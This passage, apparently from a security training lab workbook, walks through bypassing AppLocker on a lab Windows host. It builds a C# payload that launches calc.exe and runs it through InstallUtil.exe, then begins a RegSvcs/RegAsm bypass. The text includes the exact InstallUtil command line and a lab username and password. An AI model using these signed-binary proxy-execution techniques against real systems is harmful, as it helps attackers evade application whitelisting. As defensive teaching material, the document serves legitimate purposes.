
Step 5: Compiling the Payload

With our malicious payload ready, go ahead and compile the executable. To do so, click the `Build` tab from the Visual Studio top menu and use the `Build Solution` entry.



Once done, the bottom pane will display the path at which you will be able to find your compiled payload.


```
1>------ Build started: Project: InstallUtilBypass, Configuration: Debug Any
CPU ------
1>  InstallUtilBypass ->
C:\Users\student\source\repos\InstallUtilBypass\bin\Debug\InstallUtilBypass.exe

========== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
```



Step 6: Confirm AppLocker is Working

Copy the previously created `InstallUtilBypass.exe` file over RDP to the AppLocker-enabled computer (`192.168.20.105`). We can do this by opening an RDP connection to `192.168.20.105` using the `sec699-20.lab\student` user (password `Sec699!!`) and pasting the executable in a folder we can find later (i.e. `%HOMEPATH%\Downloads`).

Once done, proceed to double-click the executable. If everything is well configured, you should see a similar message.




Step 7: Bypass AppLocker

To bypass the limitation, open a command prompt and use `InstallUtil.exe` to trigger our hook. Note that the version (`v4.0.30319`) may differ depending on your setup.

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile=
/LogToConsole=false /U %HOMEPATH%\Downloads\InstallUtilBypass.exe
```

If everything went fine, AppLocker should be bypassed as we successfully spawned the calculator.



Objective 3: Bypass AppLocker Using RegSvcs.exe

The next AppLocker bypass we will attempt involves using Regsvcs and Regasm:


> **T1121 - Regsvc / RegAsm**
>
> Regsvcs and Regasm are Windows command-line utilities that are used to register .NET Component Object Model (COM) assemblies. Both are digitally signed by Microsoft.
>
> Adversaries can use Regsvcs and Regasm to proxy execution of code through a trusted Windows utility. Both utilities may be used to bypass process whitelisting through use of attributes within the binary to specify code that should be run before registration or unregistration: `ComRegisterFunction` or `ComUnregisterFunction` respectively. The code with the registration and unregistration attributes will be executed even if the process is run under insufficient privileges and fails to execute.
>
> *Source: attack.mitre.org*

> The Assembly Registration tool reads the metadata within an assembly and adds the necessary entries to the registry, which allows COM clients to create .NET Framework classes transparently. Once a class is registered, any COM client can use it as though the class were a COM class. The class is registered only once, when the assembly is installed.


> Instances of classes within the assembly cannot be created from COM until they are actually registered.
>
> *Source: docs.microsoft.com*

Step 1: Creating the Payload Project


In order to leverage the RegSvcs.exe bypass, we'll again use the CommandoVM machine to prepare a payload. Please open Visual Studio 2019 from the Desktop by right-clicking it and running it as an administrator. You should be given the ability to create a new project. Click the `Create a new project` tile to proceed.




From the `Create a new project` window, filter all templates using the `Console App C#` terms. Select the beneath outlined "Console App (.NET Framework)" template which uses C# and press the `Next` button.



The `Configure your new project` window prompts you for a project name. We will use `RegSvcsBypass` as name; make sure the solution is in the same directory, and leave other settings to their default value. Once completed, proceed with the `Create` button.



If everything went well, Visual Studio should provide you with a similar view only differing by theme.



Step 2: Creating the Payload Logic


With our default project created, we need to implement our malicious logic. In order to keep it simple, we will rely on opening `calc.exe` as a `Proof of Execution`. To do so, we first of all need to use an additional import. Append the following snippet after the already present `using` statements.

```
using System.Diagnostics;
```

Creating the logic itself can then be done in the program's `Main` method. Go ahead and complete the method's body with the following instructions.

